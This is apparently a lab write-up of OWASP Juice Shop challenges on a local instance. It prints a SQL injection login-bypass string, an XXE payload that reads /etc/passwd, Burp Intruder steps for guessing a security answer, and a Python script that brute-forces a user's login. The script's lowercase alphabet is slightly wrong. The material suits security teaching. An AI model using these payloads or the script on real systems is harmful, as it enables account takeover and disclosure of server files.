
*Ensure that http://localhost:3000/ is running in Burp Suite Browser*

1. Find Jim's email address, this can be found at user reviews section of Juice Shop
2. Initiate Password Reset: Sign up as Jim and click on "Forgot Password" and enter the email to know what the security question is.





3. Intercept POST requests with Burp Suite by filling up the form and submit the form. In this case, the details are keyed in are as follows:


**Email:** jim@juice-sh.op
**Answer to security question:** yourmom
**New Password:** abcdefg
**Repeated Password:** abcdefg




4. In Burp Suite, look out for **POST rest/user/reset-password** (HTTP request which initiates password reset for user, it's used when user enters a new piece of information) and Click CTRL R on POST rest/user/reset-password to direct the request to the Repeater.





5. Use Burp Suite's Intruder tool by clicking **CTRL I**. Go to the **Positions Tab** and highlight the answer field. It is highlighted as it will be used in a brute force attack.




6. Add list of names: Go to Payloads tab and select Simple List and key in a list of common names that could be used to answer the security question. List of common names can be found online, or can ask chatgpt to generate some.




7. Start Attack: Before starting the attack, go to **settings** and at **grep extract section**, click **add** to open the editor and **highlight the response message 'Wrong answer to security question.'** This helps to identify the regular expression that will be used to extract the correct answer from server response. Then, Click **start attack** to start the brute force attack.



8. Wait for the attack to finish and study the responses to look out for or any behaviour that may show a valid answer. This can be done by checking the status code that is beside the list of names. In this case status code ***"401" means unauthorised*** and it is returned by the server when the client is not authorised to access the requested resource, whereas ***"200" means authorised*** and is returned by the server when a client's request has been successfully processed.






9. Use the correct answer: once the correct answer is found, use it to reset Jim's password and verify that the password has been successfully reset by logging in with the new password.

## No. 3, Task: XXE Data Access (3 stars), Vulnerability: XML External Entities (XXE)

1. Login as user or admin. Here, admin login will be used.


' or 1=1;-- the single quotation mark (‘) is used to close the existing string in the SQL query, or 1=1 is the logical condition that will always return true, semi-colon (;) is used to close the query statement, and the two hyphens (--) used represents the SQL comment which will treat any characters after the hyphens to be treated as comments and would not be run by the database.





2. Prepare XML file (file name is “xxe.xml”).


```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

3. In the complaint form, input message and upload “xxe.xml” file. Then, click on the **“Submit”** button.








4. In Burp Suite, the **POST request with the URL “/file-upload”** was posted to the Juice Shop website. And the contents of /etc/passwd from the server has been successfully retrieved.



# No. 4, Task: Login Amy (3 stars), Vulnerability: Sensitive Data Exposure

1. Based on the task's description, **copy the hint "One Final Important Note"** and do a Google search. Then open the first link. Scrolling down to the "One Final Important Note" box, it is seen that the password "D0g....." should not be taken letter by letter. However, since Amy have not read this term, it can be assumed that she either used this password or a password with the same padding as her login credentials.





**One Important Final Note**


The example with "D0g....." should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU should invent** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "**<->**" or "**[*]**" or "**^-^**" **...** but do invent your own!

If you make the result long **and** memorable, you'll have super-strong passwords that are also easy to use!

2. On the Juice Shop website, an attempt to log into Amy's account with the password "D0g....." was made, but was not successful. So, it could mean that Amy could have changed the letters in the password while maintaining the same padding (as she had not read the important note while setting her account).




3. In Burp Suite, the **POST request with the URL "/rest/user/login"** was posted to the Juice Shop website.



4. A Python program is written to perform a brute force attack.

```
import requests

juice_shop_url = "http://localhost:3000{}".format("/rest/user/login")
target_email = "amy@juice-sh.op"

def brute_force_password():
    uppercase_letters = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    numbers = "0123456789"
    lowercase_letters = "abcdefghijklmniopqrstuvxyz"

    for up_letter in uppercase_letters:
        for number in numbers:
            for low_letter in lowercase_letters:
                password = f"{up_letter}{number}{low_letter}{'.' * 21}"
                print(f"Trying password: {password}")

                response = requests.post(juice_shop_url, json={'email': target_email, 'password': password})

                if response.status_code >= 200 and response.status_code < 300:
                    print(f"Password found: {password}")
                    return  # Stop once the password is found

if __name__ == "__main__":
    brute_force_password()
```

a. The program starts by importing the 'requests' module to make HTTP requests.

b. The program then sets 2 variables - 'juice_shop_url' which is the login endpoint for the website, and 'target_email' which is the victim's email address that the password will be brute-forced.

c. In the 'brute_force_password()' function, 3 strings are defined:

   i. 'uppercase_letters': a string containing uppercase letters from 'A' to 'Z'

   ii. 'lowercase_letters': a string containing lowercase letters from 'a' to 'z'

   iii. 'numbers': a string containing digits from '0' to '9'

d. The 'brute_force_password()' function then uses nested loop to iterate through the 3 string, effectively creating possible password combinations. The password (password = f"{up_letter}{number}{low_letter}{'.' * 21}") is then created by taking one character each from the 3 string, followed by 21 dots.

e. The 'brute_force_password()' function then prints the message of trying the specific password combination (print(f"Trying password: {password}")).


f. The 'brute_force_password()' function then sends a HTTP POST request to the 'juice_shop_url' using the 'requests.post()' method. It sends a JSON payload with the target email ('target_email') and the generated password.

g. After sending the request, it checks the HTTP response's status code ('response.status_code').


i. If the status code is in the range 200-299 (indicating a successful HTTP response), it assumes that the correct password has been found.
ii. If a successful response is received, it prints the password and immediately exits the function using the return statement. This stops the brute-force process.

